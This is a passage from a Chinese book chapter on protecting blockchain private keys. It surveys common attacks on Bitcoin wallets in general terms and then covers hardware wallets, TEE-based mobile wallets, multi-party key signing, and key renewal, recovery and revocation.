离线钱包有时也被称为“冷存储”，是指在一个不联网的计算机中，使用本地钱包软件生成私钥，在不联网的情况下对交易进行签名，然后通过U盘等存储介质把交易内容复制到联网的计算机中，再广播该交易。

（2）常见比特币钱包面临的安全风险分析

在线钱包的安全性很低，针对其常见的攻击非常多，如网络钓鱼、键盘记录器、Cookie劫持、云端拖库、撞库、内鬼作案等。

1）网络钓鱼。

网络钓鱼（Phishing，与钓鱼的英语Fishing发音相近，故又名钓鱼法或钓鱼式攻击）是一种很常见的攻击方式，如通过大量发送声称来自于银行或其他知名机构的欺骗性垃圾邮件，意图引诱收信人给出敏感信息（如

用户名、口令、账号ID、ATM PIN码或信用卡详细信息）。

最典型的网络钓鱼攻击是将收信人引诱到一个经过精心设计、与目标组织的网站非常相似的钓鱼网站上（比如工商银行的域名是www.icbc.com ，有一个著名的钓鱼网站域名是www.1cbc.com ），并获取收信人在此网站上输入的个人敏感信息。通常这个攻击过程不会让受害者警觉，甚至使用了短信一次性口令、动态口令（OTP）Token的也无法抵御钓鱼攻击。它是“社会工程攻击”的一种形式。

当用户输入账户信息和口令之后，这些信息会被发送给黑客，然后黑客自然获得私钥的权限和背后的比特币。

当然了，因为所有顶级的在线钱包提供商都会有SSL保护，如果细心点的话，还是可以轻松辨别出这些“李鬼”的。

2）键盘记录器。

键盘记录是捕获用户密码常见的方法。简单地说，一个键盘记录器其实就是一段脚本代码，一旦将其安装在目标计算机的操作系统上，它就会记录键盘上所有的敲击，并发送给黑客。

键盘记录器是一种特殊的木马，通常是通过Web浏览器注入的，也和目标机器的安全漏洞、浏览器漏洞或其他软件漏洞有关。

3）Cookie劫持。

Cookie劫持（或称之为会话劫持）是指利用一个有效计算机的会话，来恶意获得目标机器未经授权的访问信息或者服务。用户登录成功后，后台就是通过会话确认浏览器的身份。如果黑客会话劫持成功，则可以获得用户登录状态，从而任意操作私钥。

4）云端拖库。

黑客利用网站的Web漏洞、服务器漏洞或者错误的配置，比如SQL注入、文件上传漏洞、防火墙错误的配置、数据库错误的配置等，在网站建立后门，获取相关权限，直接下载数据库。那么保存到数据库中的用户名、密码、私钥信息等将被完全暴露给黑客。历史上CSDN、天涯、世纪佳缘、网易邮箱、人人网、猫扑、京东等都发生过密码泄漏事件。

5）撞库。

撞库是指黑客通过收集互联网上已泄漏的用户账号和密码信息，生成

对应的字典表，尝试批量登录其他网站后，得到一系列可以登录的用户信息。很多用户在不同网站使用的是相同的账号、密码，因此黑客可以通过获取用户在A网站的账户去尝试登录B网站，这就可以理解为撞库攻击。2014年12月25日，12306网站用户信息在互联网上疯传。对此，12306官方网站称，网上泄漏的用户信息系经其他网站或渠道流出。据悉，此次泄漏的用户数据不少于131653条。该批数据基本可以确认是黑客通过“撞库攻击”获得的。

6）内鬼作案。

内鬼即为网站平台的内部工作人员。他们利用工作便利或管理的漏洞，直接操作数据库获取用户名、口令和私钥，从而获得用户的比特币。互联网上很多数据泄漏事件都是源于内部人士作案。对于轰动一时的MT.Gox比特币失窃，到目前为止，尚未有明确论断，网络上众说纷纭。MT.Gox宣称遭到了黑客入侵导致了丢失，而也有一些人分析交易所本身监守自盗，早已把这些币都卖给了其他交易平台。

7）木马＋暴力破解。

黑客利用计算机的漏洞或者社会攻击（伪装成精美图片让用户下载安装）使用户计算机种下木马，从而获取比特币钱包文件。黑客获取到比特币钱包后，通过暴力破解的方式猜测到用户的钱包口令，从而获得其比特币的控制权。

8）木马＋键盘记录器。

针对本地钱包，木马配合键盘记录器可以远程获取比特币文件和保护口令，从而获得该比特币的控制权。

### 4.区块链私钥安全问题总结

私钥在其生命周期中如何确保安全是密码系统安全的基础，也是区块链可信的基石。区块链私钥的安全涉及私钥的生成、存储、使用、找回、销毁、更新等几个环节。

（1）私钥的生成

区块链的私钥使用非对称算法（椭圆曲线密码学，ECC），私钥自身的质量取决于产生私钥的随机数的质量。可以说，随机数是以现代密码学为基础的信息安全系统的基石，整个系统的安全性完全依赖于随机数序列的生成效率和质量。高质量的随机数的核心是“不可预测性”。

随机数有两种：伪随机 和真随机 。顾名思义，伪随机就是假随机。一般依靠种子和算法，知道种子或者已经产生的随机数，可以获得接下来的随机数，具有可预测性。这种随机数玩玩游戏可以，用于区块链的私钥则太不安全了。一般软件操作系统提供的随机数函数都是伪随机。当前主流的区块链系统都是用该方法生成私钥，安全性堪忧。

（2）私钥的存储

当前区块链的私钥一般都是软实现进行存储的，以文件形式保存到终端或服务器数据库中，使用口令作为认证手段，很容易被黑客或内鬼复制、窃取、暴力破解，安全风险极高。

（3）私钥的使用

私钥计算软实现，加载私钥到内存，通过CPU完成计算。计算过程中私钥以明文的形式在内存和CPU中出现，很容易被攻击程序获取。

[1] 图片引用自《精通比特币》。

## 7.3　私钥保护的正确“姿势”

### 1.私钥保护的技术要求

正确地保护私钥，需要从生成、存储、使用等几个环节入手。

（1）私钥的生成

使用真随机生成私钥。高质量的随机数的核心是“不可预测性”，一般基于硬件，根据外界的温度、电压、电磁场、环境噪声等产生随机数。国家密码管理局发布的《随机性检测规范》至少包括15个检测项目，比如单比特频数检测、块内频数检测、扑克检测、重叠子序列检测、线性复杂度检测、离散傅里叶检测等。使用随机数生成设备生成随机数，通过检测确保随机数质量后，才可以作为私钥使用。

能够产生真随机的设备，一般都是经过特殊设计的带有随机数发生器的专用密码设备。其中金融领域的IC卡、U盾、加密机等均是采用此设计。

（2）私钥的存储

硬存储通常是依托专用密码安全芯片或者密码设备作为载体，一般有物理保护、敏感数据保护、密钥保护等机制，确保私钥必须由专用硬件产生。在任何时间、任何情况下，私钥均不能以明文形式出现在密码设备外；密码设备内部存储的密钥应具备有效的密钥保护机制，防止解剖、探测和非法读取。

（3）私钥的使用

通过密码设备自身独立的安全认证后（口令或指纹），把待签名或加密的数据输入到密码设备中，在密码设备内部完成计算，最后把计算结果输出。在此过程中，私钥不可导出，也未在计算机的CPU、内存出现过。比如金融领域常见的U盾（UKEY）、金融IC卡、加密机等均属于此类方式。

### 2.密码产业链和政策

（1）他山之石，可以攻玉

实际上密码产业在国内外都已经非常成熟，尤其是PKI/CA行业，其在

密码以及密码应用上有着非常成熟的技术体系、技术标准、政策法规、产业链。比如HTTPS服务器证书已经成为各网站标配，网银的U盾数字证书也得到了普及。

区块链使用的是ECC/SHA256，国内PKI/CA行业使用RSA/SHA1，近几年正在普及SM2/SM3。SM2是一种国产的变种的ECC算法，SM3是一种国产的摘要算法。SM2、SM3属于公开的算法，相关资料可以从国家密码管理局网站获取。

技术标准方面，由国家密码管理局牵头发布了一系列的密码技术标准，包括密码算法（SM1、SM2、SM3、SM4等）、密码协议（数据加密、数字签名、密钥协商、身份鉴别、完整性鉴别等）、密码应用标识、密码应用接口（密码设备接口、密码服务接口、基础设施接口等）、产品检测和产品管理的要求等，已经形成了体系。

政策法规方面，1999年我国就发布了《商用密码管理条例》，对商用密码产品的科研、生产、销售和使用进行管理。2017年国家密码管理局起草了《中华人民共和国密码法（草案征求意见稿）》，并向社会公开征求意见。待立法通过后，该《密码法》将取代《商用密码管理条例》，用于对密码的科研、生产、经营、进出口、检测、认证、使用和监督管理。

在密码的应用方面，我国2015年就颁布实施了《电子签名法》。其中第十四条规定：可靠的电子签名与手写签名或者盖章具有同等的法律效力。第十六条规定：电子签名需要第三方认证的，由依法设立的电子认证服务提供者提供认证服务。《电子签名法》为电子签名无纸化应用扫清了障碍，使得像电子发票、电子合同、电子保单、电子招投标等在国内得到了很好的应用。第三方认证机构由工信部监管，当前已经有四十余家机构获得了电子认证许可，比如北京数字认证（北京CA）、中国金融认证中心（CFCA）等。

密码相关产业链行业规模达到数百亿元，成就了数十家上市公司。产业链分工明确，涵盖密码芯片、密码设备（IC卡、U盾、蓝牙盾、加密机）、电子签名电子签章软件、VPN、CA系统、身份认证系统等。

（2）历史总是惊人的相似

PKI/CA发展初期，从2000年到2008年期间，软证书曾大行其道，甚至银行、政府等都曾经使用软证书。所谓软证书，即私钥，作为一个文件保存在用户浏览器或磁盘中。

具体到网银上，这种形式的私钥无法抵御黑客和木马的攻击，以至于

国内连续发生过多起网银资金被盗的事件。2008年6月中国建设银行发布了停止个人网银软证书网上支付的紧急通知，后续银行监管部门禁止了软证书。后来U盾大行其道，也造就了飞天诚信这样的上市公司。

针对私钥的保护方面，区块链和CA面临的问题是一致的，所以保护私钥的正确方法是站在“巨人”的肩膀上，借鉴和利用已经成熟的产业链，使用国家密码局鉴定测试过的密码产品作为密码模块。

## 7.4　硬件钱包介绍

硬件钱包是指使用特殊硬件介质的数字钱包，具有密钥生成、管理、交易签名等功能。硬件比特币钱包使用双因素（硬件、口令）认证（2FA），确保只有正确的人才能够访问一个安全的比特币钱包。

### 1.Ledger Nano S硬件比特币钱包

Ledger Nano S具有时尚的设计、直观的用户界面，支持比特币、莱特币、以太坊，以及其他多种虚拟加密货币。其安全性在于在硬件内实现密钥的生成，使用时通过PIN码认证。钱包内置一个显示屏，用于检查显示的交易记录。确认使用物理按键，如图7-4所示。这样即使电脑被恶意软件控制，也无法替代人去确认交易。如果缺少这个设计，可能会产生远程劫持攻击，即黑客不需要获取比特币钱包的私钥，可以远程操作进行交易，而用户感知不到。在银行领域，称这种有屏幕和按键的U盾为二代U盾，反之为一代U盾。




图7-4　交易确认

输入PIN码如图7-5所示。




图7-5　输入PIN码

### 2.TREZOR硬件比特币钱包

TREZOR是市场上最古老的硬件钱包，它除了支持比特币之外，还支持Zcash、Dash和Ethereum（ETH）。TREZOR同样使用硬件级的密钥保护和双因素认证。在其产品资料里提到的“只相信自己的眼睛”“只相信自己的手”，实际上也是指内置的屏幕和物理按键确认。

### 3.KeepKey硬件比特币钱包

KeepKey采用了类似的安全设计，效果如图7-6所示。




图7-6　KeepKey

#### 4.CoinPass Bio国产硬件钱包

CoinPass Bio是飞天诚信科技股份有限公司推出的一款数字货币硬件钱包，支持指纹认证。在硬件上，该产品采用金融级高安全芯片；在软件平台上，该产品采用了与EMVCo与CC EAL4＋同等级别的安全防护机制，大幅提高了防攻击能力。该产品适用于基于区块链技术的多种数字货币，全面支持多种安全算法，通过简单配置就可以灵活切换到当前使用的数字货币应用；支持多种通信接口，可满足PC端、手机端用户的全方位需求。

CoinPass Bio的主要特色是支持指纹认证，即交易时需要通过指纹认证确定用户权限。

小结：比特币硬件钱包的安全性主要在于私钥在硬件内生成，计算时不出硬件，使用PIN或者指纹认证，交易时通过屏幕和物理按键确认。

## 7.5 移动钱包如何提升安全性

硬件钱包在安全性上具备很强的优势，但同样存在成本较高、不便携带、手机适配性不好等劣势。随着移动互联网的普及，手机已经成为“人体的一部分”——控制链接一切的中心，链接了人与人、人与系统、人与物联网设备。如果手机能够作为私钥保护的载体，则可以大大提升方便性。Gartner在2015年发布的《Technology Overview for Phone-as-a-Token》提到，到2018年底将有50%的组织使用手机作为认证设备。

所幸的是，手机作为安全设备的条件越来越好，Android的TEE以及iOS的Secure Enclave将是主流智能手机的标配；同时内置SE手机也会越来越多。

### 1.TrustZone和TEE介绍

（1）OMTP（Open Mobile Terminal Platform开放移动终端开台）

2006年，OMTP工作组针对智能终端的安全率先提出了一种双系统解决方案，即在同一个智能终端下，除了多媒体操作系统外再提供一个隔离的安全操作系统，这一运行在隔离的硬件之上的安全操作系统用来专门处理敏感信息以保证信息的安全。该方案即TEE的前身。

（2）TrustZone

基于OMTP的方案，ARM公司于2006年提出了一种硬件虚拟化技术——TrustZone及其相关硬件实现方案。TrustZone是通过ARM架构安全扩展引入的，属于支持TEE技术的产品，而ARM也就成为了TEE技术的主导者之一。 [1]

TrustZone技术出现在ARMv6KZ以及较晚期的应用核心架构中。与处理器紧密集成，并通过总线和特定的TrustZone系统模块进行扩展，可保护安全内存、加密块、键盘和屏幕等外设，从而可确保它们免遭软件攻击。ARM并没有把TrustZone设计成能够解决所有的安全问题，其目标是希望TrustZone能把一些安全性要求高的代码放在安全区域里执行，这也是TrustZone名字的由来。

（3）GlobalPlatform

ARM后来将其TrustZone API提供给GlobalPlatform（简称GP），该API已发展为TEE客户端API。GlobalPlatform是Visa、MasterCard等国际

银行卡组织主导的国际标准化组织，从2011年起开始起草制定相关的TEE规范标准，并联合一些公司（ARM等）共同开发基于GP TEE标准的可信操作系统。因此，如今大多数基于TEE技术的Trust OS都遵循了GP的标准规范。TEE可以认为是将TrustZone技术进行标准化的结果。

（4）TEE

TEE（Trust Execution Environment，可信执行环境）是和REE（Rich Execution Environment）相对应的，一般称TEE和REE为Secure World和Normal World。Linux跑在Normal World上，但是有些安全性要求比较高的行为，例如指纹的比对、支付时用私钥签名的动作等，需要放到Secure World中去。TEE安全框架如图7-7所示。

TEE具有其自身的执行空间，也就是说在TEE环境下也要有一个操作系统。TEE环境比Rich OS（普通操作系统）的安全级别更高，但是比起安全元件（SE，通常是智能卡）的安全性要低一些；另一方面，加入TEE的成本增加比较低，SE的成本则更高。从总体上看，TEE提供了安全与成本的平衡。

TEE所能访问的软硬件资源是与Rich OS分离的。TEE提供了授权安全软件（可信应用（Trust App，TA））的安全执行环境，同时也保护TA的资源和数据的保密性、完整性和访问权限。为了保证TEE本身的可信根，TEE在安全启动过程中是要通过验证并且与Rich OS隔离的。在TEE中，每个TA是相互独立的，而且不能在未授权的情况下互相访问。





图7-7　TEE安全框架

TEE与Rich OS之间的接口称为TEE Client API，GlobalPlatform于2010年对其进行了标准化，可信应用程序与可信操作系统之间的TEE Internal API于2011年完成。

TEE可支持由不同提供商开发的相互独立执行的多个可信应用程序。通过TEE Internal API，可信应用程序可获得对安全资源和服务的受控访问。TEE安全服务的示例包括：安全存储、密钥管理、加密、安全时钟、可信用户界面。除了TEE的运行环境与普通操作系统相互独立外，TEE里的每一个TA也是需要授权并相互独立运行的。

### 2.基于TEE的移动钱包

若实现基于TEE的移动钱包，需要解决的安全问题有：密钥的生成与安全存储、密钥安全调用（加密签名）、可信用户界面和交互（可信的输入）。基于TEE完全可以做到。以下以华为TEE-TrustedCore为例介绍如何实现可信移动钱包。

华为的TrustedCore系统架构如图7-8所示。

其提供的安全功能如下。

（1）安全存储

·可对数据和密钥进行保存，并保证其秘密性和完整性。与此同时，数据、密钥与设备进行绑定，复制到其他设备后无法读取。

·秘密性：存储的数据为密文。

·完整性：当数据被其他程序修改后，TrustedCore能够检测到这种变化。此特性能保证数据的完整性。





图7-8　华为TrustedCore系统架构

·与设备绑定：一个设备存储介质中的内容不能被另一个设备读取。

·存储隔离：不同安全应用存储的内容互相隔离，不能互相访问。

（2）加解密

TrustedCore支持多种加解密算法，用户在开发安全服务时，可选用如下加解密算法中的一种用于对自身数据进行加密和解密。

·摘要算法：SHA1、SHA224、SHA256、SHA384、SHA512、SM3。

·对称加解密算法：AES、DES、3DES、SM4。

·非对称加解密算法：RSA、ECC、SM2。

同时，TrustedCore提供了安全的基准时间，该时间不能被安全应用或Android应用修改，因此可以更好地防范恶意软件。

（3）TUI

解决显示和输入问题，如图7-9所示。

关键内容的展示和确认由TEE控制，此时恶意程序无法操作屏幕。

综上，利用TEE可以实现移动钱包针对私钥保护的关键措施。





图7-9　TUI

## 3.基于多方密钥协同的移动钱包

TEE是基于处理器由软件定义的安全系统，其安全性仍低于SE。在国内的金融和政务应用中，国家在全面推广SM2国产算法。目前TEE国际标准还不支持SM2。实际上，私钥除了用于比特币交易外，还可以用于基于区块链技术的身份认证、电子合同签名以及数字资产交易等。针对以上情况，行业内也推出了一些创新的方案，进一步优化了TEE的安全性，又支

持了SM2算法，满足了合规性。

多方密钥协同的基本原理是把私钥分散到多方（两方、三方或多方），由多方分别独立生成密钥因子，使用时独立计算，数据经过二次换算后形成签名值。计算过程中，各自的密钥因子在各方内部独立计算，密钥因子不在互联网传输。

以移动端、应用端、密码服务中心三方为例，移动App完成移动密钥因子的生成、安全存储和使用，应用服务端完成应用服务端的密钥因子的生成、安全存储和使用，密码服务端负责密码服务端的密钥因子的生成、安全存储和使用。其中应用端和密码服务中心使用密码机完成随机数的生成、密钥因子的保护和使用，移动App使用TEE完成密钥因子的生成、保护和使用。

实现步骤如下。

1）密钥生成流程：移动端、应用端、密码服务中心三方共同生成一个SM2密钥。

①手机上产生随机数d1,d1＝MobileGenRand()。

·从d1计算中间数据p1,p1＝Encode(d1)。

·使用应用端的公钥加密p1,p1′＝Encrypt(p1,SerPubKey)。

·发送p1′到应用端。

②应用端解密p1′,p1＝Decrypt(p1′,SerPriKey)。

·应用端调用密码机生成随机数d2,d2＝HSMGenRand()。

·根据d2和p1计算中间数据p2,p2＝Encode(d2,p1)。

·p2使用密码服务中心的公钥加密，p2′＝Encrypt(p2,TDSerPubKey)。

·发送p2′到密码服务中心。

③密码服务中心解密p2′,p2＝Decrypt(p2′,TDSerPriKey)。

密码服务中心调用密码机生成随机数d3,d3＝HSMGenRand()。

根据d3和p2计算得到用户公钥，UserPubKey＝GenPubKey(d3,p2)。

④移动端、应用端、密码服务中心分别保存d1、d2、d3。

2）手机端密钥因子保护的方法： 移动端的密钥因子通过TEE/SE、绑定设备硬件、指纹、口令等综合手段保护。

①在TEE/SE内产生一对非对称算法的设备密钥：DevKey＝GenKeypairByTEE/SE()。

②使用设备密钥的公钥加密d1，d1′＝Encrypt(d1,DevPubKey)。

其中TEE/SE对设备密钥的访问控制支持指纹或本地口令认证。

3）密钥使用流程： 用户在移动端通过认证后，移动端、应用端、密码服务中心三方各自根据自身的密钥因子对数据进行运算，运算结果再进行二次运算形成最后结果。

①在手机上输入手机设备密钥登入命令（指纹或口令），调用手机的设备私钥，对d1′进行解密，得到d1，d1＝Decypt(d1′,DevPriKey)。

②移动端使用d1对待处理的数据进行计算，得到中间结果s1，s1＝Sign1(d1,HashData)。

③发送s1到应用端。

④应用端调用密码机解密d2′，d2＝Decypt(d2′,HSMPriKey)。

⑤使用d2对待处理的数据进行计算，得到s2，s2＝Sign2(d2,s1,HashData)。

⑥密码服务中心调用密码机解密d3′，d3＝Decypt(d3′,HSMPriKey)。

⑦使用d3对待处理的数据进行计算，得到s3，s3＝Sign3(d3,s2,HashData)。

⑧s1、s2、s3经过二次合成计算形成最后签名结果S，S＝SignEnd(s1,s2,s3)。

综上，基于多方密钥协同技术，可以分散密钥保护的风险，大大提升黑客攻击的成本，不依赖TEE自身的密钥算法实现SM2国密算法。

[1] Intel公司也提出了类似的基于独立双硬件的技术解决方案，但是在移动芯片领域ARM一直处于领导地位，两者的芯片采用了不同的底层架构，

众多开发者总是会优先针对ARM的芯片应用进行优化。

## 7.6　浅析私钥更新、找回与吊销

从密码破译角度来说，私钥在使用一定周期后应该及时更换，这就涉及私钥更新的问题；如果发现私钥丢失或者怀疑私钥泄漏，则涉及密钥的吊销问题。在PKI/CA领域，一般是通过数字证书的有效期来绑定密钥的有效期，比如一年。一年后密钥更新，重新申请证书，应用系统重新绑定该密钥。对于历史数据，签名密钥可以平滑过渡。新签名密钥生成后，旧签名密钥直接丢弃即可，其历史签名结果仍可以由原数字证书（公钥）验证。而加密密钥加密的数据，必须使用旧密钥解密后重新使用新密钥加密，否则历史加密数据无法解密。对于私钥丢失或者怀疑私钥泄漏的情况，可以向CA机构申请吊销。CA机构审核通过后会签署证书吊销列表（Certificate Rovocation List，CRL）文件。CRL里声明了数字证书序列号、吊销时间、吊销原因等信息，名列其中的数字证书的签名将被视为无效。对于加密密钥丢失的情况，可以通过CA机构向密钥管理中心（Key Manage Center，KMC）申请找回。国内实行双密钥体系，即签名密钥和加密密钥两对密钥。签名密钥仅用于签名，由用户自行生成；加密密钥仅用于加密/解密，由CA机构向密钥管理中心申请生成。密钥管理中心由国家权威机构，其最重要的职能就是为用户产生加密密钥对并提供私钥的托管服务。CA机构签发证书时，都是经过实名认证的，假如密钥丢失，只要再次确认用户实名身份，就可以帮助用户找回密钥。

区块链和PKI/CA相比，很多情况发生了变化，带来了很多新的挑战。区块链没有双密钥体系的概念，仅有一个密钥对。该私钥唯一代表用户身份、数字货币或数字资产，这些数字货币或数字资产必须使用私钥“打开”，每次“花钱”的时候必须使用私钥签名。也就是说，私钥丢不得，私钥丢了就等于资产消失了。

分析来看，受到私钥影响的环节至少包括数字货币、数字资产、身份认证、智能合约。具体又分3种情况：私钥使用了一定期限，需要主动更新；私钥在手但怀疑泄漏，需要吊销；私钥彻底丢失。

如果更新密钥，则需要把数字货币、数字资产全部转移到新的地址；如果用于身份认证，则需要使用新密钥重新绑定用户；如果该密钥绑定了智能合约，则需要更新智能合约。这种更新是在用户可控的情况下进行的，用户拥有旧密钥，产生一个新密钥后，主动以自助的方式进行转移或重新绑定。

私钥在手但怀疑泄漏需要吊销的，也要及时进行密钥更新。但如何确保执行密钥更新的人就是原来的用户呢？这就需要引入一些机制，证

明“你是私钥的拥有者”并对私钥对应的数字货币或资产进行额外的保护。比如在公有链，用户可以使用自己另外一个密钥key0提前在区块链网络上隐秘地登记某一个密钥key的所有权。当怀疑密钥key泄漏时，可以使用key0证明用户对key的所有权，然后完成数字货币和资产的转移，同时对key声明吊销。此过程可以发展成一个单独的协议。假如key0也发生了泄漏，则需要额外的设计。比如在一个或多个权威机构（如CA机构）提前注册个人实名信息，怀疑密钥泄漏时，向权威机构申请，经过审核后，多个权威机构和用户密钥使用多重签名进行数字货币或资产的转移，并声明旧密钥的吊销。在联盟链中，比较容易接受此类规则；在公有链中，需要打破完全去中心化的理念才可以推行此规则。

区块链领域最大的挑战是私钥彻底丢失。传统中心化的银行如果U盾丢失或者忘记密码，则通过账户系统重新绑定一个新的U盾（私钥）即可。账户和私钥是逻辑上的绑定关系，由中心化的银行在满足风控要求下操作。而比特币或区块链的私钥是直接操作数字货币的钥匙，万一丢失了就等于钱消失了。所以，密钥的找回就显得特别必要。如果用户自行将密钥备份，则备份点容易成为黑客攻击点。一个完善的落地的区块链网络，应该设计一种机制：私钥由用户拥有和控制，但在风险发生时，可以通过实名认证的方式、国家权威机构参与的方式或其他更高代价的方式找回该密钥。

比如参考经典的门限算法，在t/n门限方案中，一个秘密拆分成n份共享或影子，每个用户秘密保存其中一份共享；任意t个或多于t个用户联合起来堆积他们的共享，就可以正确恢复秘密，而任意少于t个用户却不能。这样，即使有小于t个用户保存的共享份额泄漏或丢失，敌手也不能由此计算得到密钥。

例如，把用户的私钥拆分成5份，除了用户自行保存一份外，其他4份独立保存在某些权威机构，如第三方CA机构等。具备其中任意3份即可恢复用户密钥。密钥托管时，用户经过严格的身份实名认证；密钥恢复时，同样执行严格的身份实名认证的手续和严格的运营管理制度。政府管理部门，比如工信部也可以出台相关政策，对密钥托管的机构明确职责和技术要求，从而确保用户私钥的安全性。

私钥更新、找回与吊销是一个不可回避的问题，以上仅仅提出一些畅想和思路，后续还需要广大区块链从业者设计出更加可靠的落地方案。

## 7.7 本章小结

私钥安全在区块链技术中至关重要，必须对其进行全生命周期管理。本章分析了当前区块链私钥使用的问题，阐述了私钥保护的正确“姿势”，并讨论了硬件钱包、移动钱包的特性，以及私钥更新、找回、吊销等方面的挑战。

总之，如何满足安全与便捷，同时满足合规的要求，是区块链从业者当前亟待解决的问题。

